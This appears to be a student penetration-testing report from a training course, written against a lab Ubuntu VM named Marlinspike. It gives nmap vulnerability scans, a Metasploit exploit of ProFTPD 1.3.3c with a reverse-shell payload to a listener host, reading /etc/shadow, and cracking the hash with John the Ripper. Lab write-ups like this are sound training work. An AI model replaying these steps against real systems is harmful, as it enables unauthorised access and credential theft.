Vulnerability Assessment & Penetration Testing Report on Ubuntu 16.04

VAPT

23/06/2023

Authored by:Dasari Varun Reddy

Contents:

Document Authorities	3
1.Recon	4
1.1 Checking IP	4
2.Gain Access	6
2.1 Set RHOSTS	7
2.2 Set LHOST and LPORT	9
2.3 Exploit	10
3. Cracking	12
4. Summary	15
5.Conclusion	15
6.References	16


Document Authorities

Company	Yhills
Document Title	Vulnerability Assessment & Penetration Testing report on Ubuntu
Date	23/06/2023
Reference	Yhills nad Blogs on Metasploit and nmap scanning blogs

1.Recon

Conducting an Nmap scan

Command :Sudo arp-scan -l




We found some IP addreses which are connected to the network.


Finding the particular machine IP address using


Nmap -p -sV -vv -oN ubu-nmap-report.txt 192.168.130.141

Scanning for Open Ports using

Nmap -p21,22,80 -sV –script=vuln -vv -oN nmap-ubu-vulning.txt 192.168.130.141







Now we got the total info of the ports scanned

How many ports are open?

3 ports are open

The vuln scan used above uses an entire category of scripts to test a vulnerable target against.

2.Gain Access


After finding the exploit ProFTPD 1.3.3c by using searchsploit ProFTPD 1.3.3c

Open msfconsole and

Command:search ProFTPD 1.3.3c

Msf6>use 0

Msf6>show options



After the using of above command then

Set RHOSTS

Set PAYLOAD

Set LHOST


Set LPORT

2.1 Now,set RHOSTS for which we want to attack

Then show options

Msf6>set RHOSTS 192.168.130.141

Msf6>show options




After the above setting the RHOSTS has been successfully set and it is displaying after entering command show options.


RHOSTS ⟶ 192.168.130.141

After the RHOSTS we are setting the payload

Msf6>show payloads

Msf6>set payload payload/cmd/unix/reverse





Successfully the payload has been set.Now,we have to set the LHOST and LPORT.

2.2 Now we have to the LHOST and LPORT

Msf6> set LHOST 192.168.130.134

Msf6>set LPORT 3355


The LPORT and LHOST has been set.

LHOST ⟶ 192.168.130.134

LPORT ⟶ 3355

2.3 Exploit

Now we have exploit to crack the password.



After using the exploit command use :

Cd /etc

Ls

After using the above commands we found some files.

Now find the hash code of marlinspike to crack password using:

Cat shadow

After the execution of cat shadow we found some codes in that from last third is the hashfile we are searching for copy the hash and save it into text file.

3.cracking

Copied hash save into text file using .txt extension.


Using command:

Echo “copied hash ” > filename.txt

Now after saving the file check the file that hash has correctly saved or not.


Now to get the password use:

John --show filename.txt



Now use:

Command: john u.txt




Now you successfully cracked the password of the ubuntu.

What is the non-default username of the ubuntu?

Marlinspike

What is the password for the ubuntu machine?

Marlinspike.



From the above we can see that the cracked password entered into the ubuntu has successfully logged in.

4.Summary

A ubuntu machine which is vulnerable to find and crack the password.A ubuntu machine named marlinspike has a vulnerability in the 21 tcp port which can help us to crack the password of the machine by making a backdoor entry.So,we used the metasploit help to crack the password and scanning with the help of nmap scanner we scanned the ports and finded which are vulnerable and cracked the password of the marlinspike which the password is marlinspike.

5.Conclusion

With the toatal number of data breaches in the rise the vapt solution is best to scan vulnerabilities and secure.As we did a vapt testing on ubuntu machine we found the vulnerability and cracked the machines password. According to now it is one of the best solution.

6.References

1)Nmap

https://nmap.org/book/port-scanning-tutorial.html

2)metasploit to scan vulnerabilities

https://www.cm-alliance.com/cybersecurity-blog/using-metasploit-and-nmap-to-scan-for-vulnerabilities

3)Video for conducting and cracking password

Yhills Cyber Security Training.

4)Port numbers and Description

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers